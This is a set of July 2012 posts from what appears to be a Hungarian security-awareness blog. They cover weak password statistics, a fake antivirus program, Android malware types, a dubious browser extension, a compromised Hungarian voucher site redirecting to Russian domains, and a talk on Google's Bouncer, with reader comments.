
Nincsenek hozzászólások.

Még mindig nagy ívben teszünk a jelszavakra


2012.07.13. 09:35 | Csizmazia István [Rambo] | 1 komment

Címkék: yahoo! jelszó linkedin gyenge formspring

Mivel manapság **minden hétre vagy napra jut egy olyan betörés, ahol felhasználói jelszavak kerülnek illetéktelen kezekbe** - legutóbb a Yahoo volt a hunyó 450 ezer kompromittált fiókkal, előtte a LinkedIn és pár napja pedig a Formspring - ezért **ismételten szájbarágjuk a jó jelszóválasztással kapcsolatos legfontosabb tudnivalókat**.



Előtte azért szörnyülködjünk kicsit, mennyire falra hányt borsó a rengeteg ezzel kapcsolatos korábbi tanács, figyelmeztetés. Anders Nilsson mutatott egy kis statisztikát, melyből jól látszik, hogy **a Homo Fantaziatlanus milyen vérprimitiv jelszavakat bír választani így 43 évvel a Holdra szállás után**. Az ugyan nem látszik mindebből, hogy **eme szuperbiztonságos jelszavakat egyszerre hány másik helyen is használják még, talán szerencsére, mert sajnos gyaníthatóan jó részük ugyanazt adja meg több accountjánál is**.



```
Total entries = 442773
Total unique entries = 342478

Top 10 passwords
123456 = 1666 (0.38%)
password = 780 (0.18%)
welcome = 436 (0.1%)
ninja = 333 (0.08%)
abc123 = 250 (0.06%)
123456789 = 222 (0.05%)
12345678 = 208 (0.05%)
sunshine = 205 (0.05%)
princess = 202 (0.05%)
qwerty = 172 (0.04%)

Top 10 base words
password = 1373 (0.31%)
welcome = 534 (0.12%)
qwerty = 464 (0.1%)
monkey = 430 (0.1%)
jesus = 429 (0.1%)
love = 421 (0.1%)
money = 407 (0.09%)
freedom = 385 (0.09%)
ninja = 380 (0.09%)
writer = 367 (0.08%)
```

Mit lehet tenni azért, hogy a lassan rendszeressé váló feltöréses eseteket minimális veszteséggel élhessük túl? **A korábbi megfelelően erős, egyedi és rendszeresen változtatott jelszó választása mellett még van három olyan további lehetőség is, amivel élhetünk**.



- incidens vagy annak csak puszta gyanúja esetén is azonnal cseréljünk jelszót
- igyekezzünk **nyomást gyakorolni a szolgáltatóra, hogy fordítson több figyelmet a biztonságra** - például sózza a jelszóhasht, folyamatos https kapcsolat, belépési IP címek figyelése, stb.
- és ezzel kapcsolatos a harmadik is, **időről időre gondoljuk át, milyen szolgáltatásokat veszünk igénybe, annak milyen aktuális versenytársai, alternatívái vannak, és azok a szereplők mennyire tesznek komoly lépéseket a biztonság területén, milyen válaszidővel reagálnak a jogosnak vélt kérésekre. Szükség esetén pedig váltsunk, ha úgy látjuk jónak**.



Végezetül két korábbi posztunkra hívjuk fel még itt a figyelmet, az egyik a Mit tanulhatunk a Sarah Palin esetből, amely többek közt arra próbálja ráirányítani a figyelmet, hogy **mit sem ér az olyan titkosnak gondolt jelszóemlékeztető kérdés, aminek válaszát bárki kinézheti Facebookos vagy egyéb publikus adatainkból**. A másik összefoglalóban pedig egyszer már jól **kigyűjtöttük, milyen lépések mentén érdemes haladnia annak, akinek postafiókja vagy más belépési adata rossz kezekbe került**.

Tetszik 59 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Kártékony antivirusok - villám őrjárat 8.
- Ez történik a weben egy perc alatt
- Dropbox csalival terjedtek a kémprogramok
- Küldj pénzt! - Az elveszett poggyász sztori
- Nyári tanácsok utazáshoz

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4651216

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

bookmyface • http://hackerkepzes.hu/blog/ 2012.08.20. 18:14:47


a legjobb jelszavakat is feltöri aki nagyon akarja, szerintem

Kártékony antivirus linkek - villám őrjárat 5.

2012.07.16. 12:12 | Csizmazia István [Rambo] | 1 komment

Címkék: windows link angel hamis antivírus virtual kártékony patrol


Egyfajta röpke "Link Patrol" keretében teszünk időnként kisebb őrjáratot hamis **antivírusok, a hamis antivírust terítő linkek nyomában, különösebb sallangok, terjedelmesebb tiszteletkörök nélkül. Mai satuba fogott munkadarabunk neve: Windows Virtual Angel.**



Időről időre kipécézünk magunknak egy-egy hamis antivírust, amely éppen aktuálisan körbejár, hamis riasztásokat eszközöl, és persze elmaradhatatlan motívumként az abszolút használhatatlan teljes verzióért kér némi pénzmagot is cserébe. A mai hamis programunk is illeszkedik ebbe a sorba, azt gondolhatnánk, hogy a puszta névváltoztatgatás már nem okoz sikeres megtévesztést, de gyaníthatóan sajnos mégis megkeresik vele a hidegvízre valót a bűnözők.



Kinézetre egy sablonos, **12 egy tucat képernyőt mutat a Windows Virtual Angel, ha valakire mégis hatással lehet a neve, az talán éppen a Security és Antivirus elnevezések teljes hiánya miatt lehet**. Beszéltünk már több alkalommal arról is, hogy sok esetben már mind a kinézet, mind a programok változatos nevezéktana igyekszik a hasznosnak tűnő segédprogramok irányába kirándulni, így nem pusztán a Windows Antivirus XP 2015 és hasonlók támadnak be minket, hanem különféle valós és kitalált Restore, Repair, Recovery és egyéb adatmentést sejtető címkék is feltűnnek egy ideje a páston.





Virtuális angyalunk szokás szerint teszi a dolgát, betöltődés után azonnal nem létező fertőzéseket, rootkiteket kezd keresni, és minő meglepetés, egyből talál is ilyeneket. **A kevésbé tapasztalt számítógép felhasználók valószínűleg bejárják a nézzük-ijedezzünk-fizessünk fastruktúrát, és abban reménykednek, hogy a megjelenített üzenet szerint a megvásárolt Windows Virtual Angel licenc fogja megoldani a fertőzési problémájukat**. Azonban a hamis antivirus üzlet legfontosabb jellemzője éppen az, hogy a megvásárlás hatástalan a számítógép állapotára, mindössze a pénzünket költjük hülyeségre, hiszen **éppen maga a figyelmeztetgető álvírusirtó az a kártevő, melynek eltávolításával igazából kijavíthatjuk és megoldhatjuk a problémánkat**.



Azt is érdemes megjegyezni, **ha voltunk olyan óvatlanok, és mégis átutaltuk a csalóknak a licenc vételárát, és még nem telt el sok idő, még lehet esélyünk, ha haladéktalanul felkeressük bankunkat és megpróbáljuk azt visszavonatni**. Technikailag a szokásos gányolást kapjuk, **temérdek fájlt elhint a Windows különböző könyvtáraiba, rengeteg helyen beleszemetel a Rendszerleíró Adatbázisba (Registry)**, vagyis a kézzel mentesítés még a szakembereknek is egy sziszifuszi munka. Éppen ezért érdemes lehet igénybe venni valódi vírusirtót, illetve **az ESET-nek is létezik külön ilyen célra készített hamis antivírusokat eltávolító ingyenes segédprogramja**, aminek éppen néhány hete jelent meg új verziója.



Zárni minden villám őrjáratunkat egységesen ezzel az univerzális okossággal fogjuk: **"Soha ne használjunk és ne telepítsünk olyan**

programot, amelyre rákeresve a Google szinte összes találata „How to remove...” szófordulattal kezdődik."

Tetszik Egy személy kedveli ezt. Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Kártékony böngésző kiegészítők jönnek
- Informatikai biztonság az egészségügyben
- Mi a közös bennük? Trójai, Chrome, kormányzat
- Hogyan szúrjuk ki a gyanús Android appokat?
- Dropbox csalival terjedtek a kémprogramok

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4659666

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



¡Viva La Onda! 2012.08.07. 14:28:43

Nincs új a nap alatt. :/

Júniusban már 25 ezer Androidos kártevő volt

2012.07.18. 09:45 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: android kártevő kategóriák infografika

Ha egy üzlet egyszer beindul... - mondhatnánk. **Míg 2012. első negyedévében "csak" 5000 új kártékony kódot azonosítottak, a második negyedévben ez a szám már sajnos 15 ezer volt**.



Még a legegzotikusabb hardver- vagy szoftverplatformra is el szokott készülni előbb vagy utóbb egy első PoC (Proof of Concept) kártevő - demonstrációs céllal. Bemutatni a világnak, hogy ezt is lehet. Aztán van ahol itt meg is áll a folyamat, ám van, amikor később már egy mennyiségi robbanás következik be. **Úgy tartják, ha ez elér egy küszöböt, és bármilyen platformra megjelenik legalább ezer egyedi kártevő, akkor általában a következő évben már megduplázódik, vagy megnégyszereződik a számuk, és attól kezdve megállíthatatlanul folyamatos növekedésnek indul, megjegyezve persze, hogy itt az Android hatalmas térnyerése és népszerűsége éppúgy felhajtóerő**, mint az, hogy a kártevők készítői is valószínűleg megtalálják itt számításaikat. A TrendMicro korábbi eredeti adatai szerint számoltak ugyan valamekkora növekedéssel, de ennél sokkal kisebb mértékű, 11 ezres számot jósoltak még az év elején. Azóta az események tükrében igazítottak ezen a becslésen, sőt **a 2012-es esztendő végeredményére már egy 129 ezres értéket rögzítették**, amire csak remélni tudjuk, hogy ez egy pesszimista becslés, ám félő, hogy inkább pusztán realista.




Azt hogy **milyen kártevő fajták is léteznek az Android platformon, egy helyre kis infografikán láthatjuk, ebben hét csoportot emelnek ki**. Ezek a következők: az **Adware reklámokat jelenít meg**, a **Spying Tool nevéhez hűen valamilyen módon kémkedik** a telefon tulajdonosa után, ami jelentheti a tartózkodási hely (GPS) adatainak kéretlen továbbítását ismeretlen célhelyekre, illetve az SMS üzeneteink tartalmát és hívási logjaink észrevétlen elküldését harmadik fél részére. Harmadik kategória az úgynevezett **Rooter, amely tulajdonképpen minden olyan kártevőt magában foglal, amely botnetszerűen** valamilyen távoli utasításokat vár és hajt végre a

készüléktulajdonos tudta nélkül. A **Data Stealer típus ismerős lehet a hagyományos számítógépek világából is, különféle adatokat (banki, címjegyzék, stb.) gyűjt** az okostelefonról és azokat továbbítja a bűnözőknek. Ötödik helyen találjuk az úgynevezett **Premium Service Abuser nevű besorolást, amely a fertőzött telefonról különböző emeltdíjas szolgáltatásokra fizet elő** szintén a felhasználó tudta vagy beleegyezése nélkül, kiderülése általában csak az első kézhez kapott számla után okozhat heves szívdobogást. A **Click Fraudster ugyancsak egy PC-ről is ismert klasszikus kategória, magyarul talán kattintásos csalásnak** mondhatnánk, és ez a fajta kód online reklámok manipulálásával próbálja pénzhez juttatni a terjesztőit úgy, hogy szörfözés közben észrevétlenül ezekre az oldalakra is elirányítja a gyanútlan felhasználókat. Végül, de nem utolsósorban hetedik, a **Malicious Downloader kategóriába sorolják azokat a programokat, melyek további kártékony kódokat, illetve applikációkat töltenek le** a megtámadott készülékre. Az eddig kártevők észlelése alapján **a táplálkozási lánc csúcsán toronymagasan 48%-kal a Premium Service Abuser vezet**.



Eddig a hír, és máris láthatjuk, hasonlóan a PC-platformokhoz, a biztonságra való törekvés nem merülhet ki pusztán a védelmi programok alkalmazásában, hanem mindenképpen ki kellene, hogy egészüljön az óvatos biztonságtudatos használat mellett az operációs rendszer és a használt alkalmazások biztonsági frissítéseinek naprakészen tartásával. **Ami az Android esetében annak sokfélesége miatt máris nem lesz olyan egyszerű**. A frissítések még azonos szoftververzióknál is erősen eltérőek, míg egy HTC esetén szinte havonta jönnek ilyenek, egy ZTE-nél lehet, hogy akár soha.



Aztán ott van a bizonytalanság, mikor telepítünk vagy frissítünk valamit, a kezdeti illetve megváltozott engedélyek birtokában olyan dolgokat akarnak művelni - emelt díjas számok hívása, hozzáférés a címjegyzékhez, GPS adataink, és hasonló - **amire látszólag semmi szükség nem lenne.** De most őszintén, ki nem fog csak ezért egy Facebook for Androidot (egy tuti megbízható gyártó, tuti 10 millió letöltéssel) nem feltelepíteni? Például én :-) Persze aztán vannak hírek olyanról is, mikor éppen maga a Google szipkázza be a tartózkodási helyünket, vagy egyenesen a mobilszolgáltatók teszik fel a Carrier-IQ kémprogramjukat a gyári készülékekre. Amit ha valaki például nem rootol, akár észre sem vesz, szóval nem egyszerűek ezek a biztonsági dilemmák.



A kitérő után pedig vissza az infografikánkhoz. Nos, ami a lehetséges védekezést illeti, erre szintén szolgálnak egy adattal, ebből pedig azt világlik ki, hogy **csak minden ötödik felhasználó okostelefonján fut valamilyen vírusvédelmi alkalmazás, ez mindössze 20%**. Ez a szám azért feltehetően a jövőben emelkedni fog, és nem árt tudni, hogy egy komplex biztonsági csomag nem csak szimplán kártevőket képes detektálni, hanem a **spam és SMS szűréstől kezdve a lopás vagy elvesztés esetén való keresést, távtörlési lehetőséget is** magában foglalja, így talán nem is kell nagyon győzködni az embereket, hogy igenis érdemes őrt állítani a kapuk elé.

Tetszik 8 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Kártékony böngésző kiegészítők jönnek
- Ez történik a weben egy perc alatt
- Dropbox csalival terjedtek a kémprogramok
- Mentési állományokat töröl a Bundpill féreg
- Webkamerás kukkolók IV. - 100 férfi ér egy nőt

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4663738

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Kéretlen böngészőkiegészítők jöhetnek

2012.07.19. 14:14 | Csizmazia István [Rambo] | 1 komment

Címkék: mp3 javascript kiegészítő letöltés böngésző david guetta youtubevideo2mp3.me

A korábbi különféle támadásoknál már megszokhattuk, hogy **bármilyen eseményt, történést remekül kihasználnak** a bűnözők, ahogy az utóbbi időkben a Youtube zenéinek letöltési lehetőségét megszüntetését fontolgató Google döntés is akár egy remek apropó lehet egy ilyen akcióhoz. Lássuk hogyan!



Ám mielőtt még belecsapnánk a lecsóba, idézzük fel egy, az idei Ethical Hacking Day egyik böngésző kiegészítőkkel foglalkozó előadását. **Balázs Zoltán ott sikeresen demonstrálta, hogy egy saját készítésű Firefox kiegészítő segítségével hogyan lehet a kétfaktoros védelemmel ellátott Gmail fiókok feltörését sikeresen megvalósítani.**




Nos mostani esetünkben egy David Guetta YouTube-os zeneszám a főszereplő, az ifjúság számára kiemelkedően népszerű előadóról van szó, sokan nézik, többek közt a Balaton Sound 2012 egyik fellépője is volt, vagyis **egy link elhelyezése egy kommenten belül egy ilyen nagy látogatottságú weboldalon (9,812,391) tökéletesen alkalmas arra, hogy felkeltse sokak érdeklődését, és valószínűleg sokan kattinthatnak erre**, ami azt eredményezi, hogy sokan telepíteni is fogják a mellékelt kétesnek tűnő böngésző kiegészítőt.



A link egy linkrövidítéssel van ellátva, és nem árt megjegyezni, hogy a korábban népszerű és **líbiai domén alatt működő Bit.ly rövidítő szolgáltatás az Arab Tavasszal kezdődő politikai zavargások óta kevésbé használatos a legális szektorban**. Mivel Egyiptom mellett Líbiában is fontolgatták, hogy "lekapcsolják a zinternetet", senkinek nem hiányzik, hogy a rövidített linkjeit 1-2 évvel később már ne lehessen olvasni, inkább keres egy alternatív (goo.gl, stb.) másikat, és inkább a szürke zóna kapott rá újabban.



Mindenesetre **a mellékelt montenegroi youtubevideo2mp3.me linkről egy böngésző kiegészítő szeretne települni, és ez aztán egy JavaScript kódot szúrna be**, amellyel látszólag valóban a zene MP3 formában történő letöltését segíti. Bár semmilyen konkrét kártevőre utaló jelet nem találtunk, igazság szerint **régóta vannak erre a célra már más, jól bevált eszközök, például Download Helper, DownThemAll!, FlashGot, amelyekkel ilyen JavaScript kódok beszúrogatása nélkül is megbízhatóan elvégezhetünk hasonló lementéseket**.




És a végére még egy érdekesség: ha megnézzük ennek a bizonyos "angelicaSee"-nek a profilját, azt olvashatjuk, ő **látszatra egy 14 éves Fülöp-szigeteki lány, aki talán csak segíteni akart a többi tinédzsernek, hogyan töltsenek le zenét. Biztosak azonban nem lehetünk ebben, hiszen az is elképzelhető, hogy esetleg feltörték a profilját,** és talán csak az ő nevében terítették ezeket linkeket tartalmazó hozzászólásokat.



Egy biztos, a böngésző kiegészítőkhöz érdemes ugyanúgy állni, mint bármely más telepítendő programhoz: előbb csekkolom, és csak aztán jöhet esetleg az install. Voltak már korábban próbálkozások, amelyek egyértelműen kártékony kódokkal operáltak, illetve jó hírű, megbízható kiegészítők is tudtak olyan frissítésekkel megjelenni, ami azért alulról súrolta a tisztesség határát. **Még 2009-ben a**

oscript egyik frissítésével érdekes helyzetet idézett elő, és egyúttal meg is sértette vele a Mozilla addon-készítőkre vonatkozó szabályozásait. A botrányt az Adblock Plus és a NoScript fejlesztői közt kitört akkori háborúskodás okozta, ennek hátterében hirdetések és az ezekből befolyó bevételek álltak. **A NoScript úgy alakította át programját, hogy az AdBlock Plus ne tudja letiltani a NoScript weboldalairól érkező hirdetéseket, amihez természetesen nem lett volna joga. A probléma leginkább az volt, hogy mindez titokban történt, és a felhasználók soha nem tudtak arról, hogy a NoScript bizonyos JavaScriptek futtatását mégis engedélyezte a gépükön**. Giorgio Maone, a NoScript szerzője **a vádak nyilvánosságra kerülése után aztán egy hosszú bejegyzésben kért bocsánatot**. "Kérlek titeket, fogadjátok el legőszintébb bocsánatkérésemet és higgyétek el, hogy szégyellem magam és megbántam, amit tettem. Tudom, hogy olyan szörnyűséget tettem, ami még nem fordult elő a Mozilla-közösség történetében, s ezzel sok ember bizalmát veszítettem el. Kérlek titeket, segítsetek abban, hogy helyrehozhassam, amit okoztam a hibáimmal."



Legjobb tudomásunk szerint azóta nem történt a NoScript háza táján hasonló incidens, de **a példa akkor is remek abból a szempontból, hogy rámutatott a lehetséges gyenge pontokra, illetve arra, a szoftver kiválasztáshoz hasonlóan a kiegészítő választás is egyfajta bizalmi kérdés. Ha jót akarunk magunknak, csak makulátlan hírű kiegészítőt telepítsünk, és lehetőség szerint azt is csak megbízható helyről, például a fejlesztőtől vagy a Mozilla kiegészítők oldaláról, és semmiképpen se egy váratlanul és kéretlenül felbukkanó ablakból**.

Tetszik 31 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Kártékony böngésző kiegészítők jönnek
- Android kémprogram persze csak a mi érdekünkben
- Akiknek a Captcha kínszenvedés
- Ez történik a weben egy perc alatt
- "Szósölmédia" és nyaralás

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4666198

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

|Z| 2012.07.19. 16:26:05

Avast-nak jött ki a héten egy érdekes cikke a témában:
blog.avast.com/2012/07/16/click-for-me-thanks/

Van itt is minden, IE, Firefox, Chrome :)

Az oroszok már az Erzsébet utalványban vannak

2012.07.20. 08:59 | Csizmazia István [Rambo] | 4 komment

Címkék: weboldal orosz feltört erzsebetutalvany.hu

Tegnap többen is jeleztétek, valami nem stimmel az erzsebetutalvany.hu oldallal, egyes vírusirtók - például a NOD32 és az ESET Smart Security riaszt rá már a főoldalon is - és a Nemzeti Üdülési Szolgálat Kft. utalványos webhelye **váratlanul feketelistás orosz oldalakra irányít el**.



Először is **mindenkinek köszönet, aki irkált ez ügyben**. Nagyjából azt lehetett tapasztalni, hogy **bármilyen 404-re - vagyis nem létező aloldal cím esetén - futó HTTP requestre egy .ru domainről érkezett válasz** valószínűleg egy Javascriptes kódnak köszönhetően.





A Windowsos próba során aztán csináltunk is pár képet, amely akkor **a homeworkprofit.ru címről próbált meg letölteni, illetve ide irányította át kéretlenül a látogatókat**.





Az üzemeltetők felé **tegnap délben hibajeleztünk, megköszönték, állítólag már tudtak is róla, javítás szintén állítólag folyamatban, mindenesetre ma reggel posztírás közben mi még mindig úgy láttuk, hogy Erzsike továbbra is gyengélkedik**, véres a torka, úgy hogy egyelőre legyetek óvatosak.

Tetszik 237 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 2 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Ez történik a weben egy perc alatt
- Dropbox csalival terjedtek a kémprogramok
- A jelszó érték, vigyázzunk rá
- Mai szavunk pedig: keyjacking

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4667521

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

RS 2012.07.20. 12:06:56

És mennyibe is került az oldal fejlesztése?
Volt közbeszerzés?



Roy 2012.07.20. 13:27:04

Orosz szexoldalakra? Nos ennyit is ér a Bözsike.



Roy 2012.07.20. 13:28:15

@RS: Hát persze, hogy volt, és egy Fidesz közeli cég bizonyult a legjobbnak.



¡Viva La Onda! 2012.08.07. 14:24:55


Ezért kellett kip*cázni a külföldi cégeket? Lamatőrök.

Kalandok Bouncerföldén


2012.07.23. 10:30 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: google play android bouncer bouncerland

A kicsit a Tolkien-es hangzatú cím **egy a közeljövőben a Black Hat és Defcon konferenciákon bemutatandó előadás témája lesz, melyben arról esik majd nagyba szó, hogy a Google Szövetségének még sokat kell csiszolgatnia védelmi megoldásán**, mert Hobbitfalva lakói furmányosan szinte azt telepíthetnek, vagy frissíthetnek, amit csak akarnak, Mr. Bouncer ebből nem vesz észre semmit.



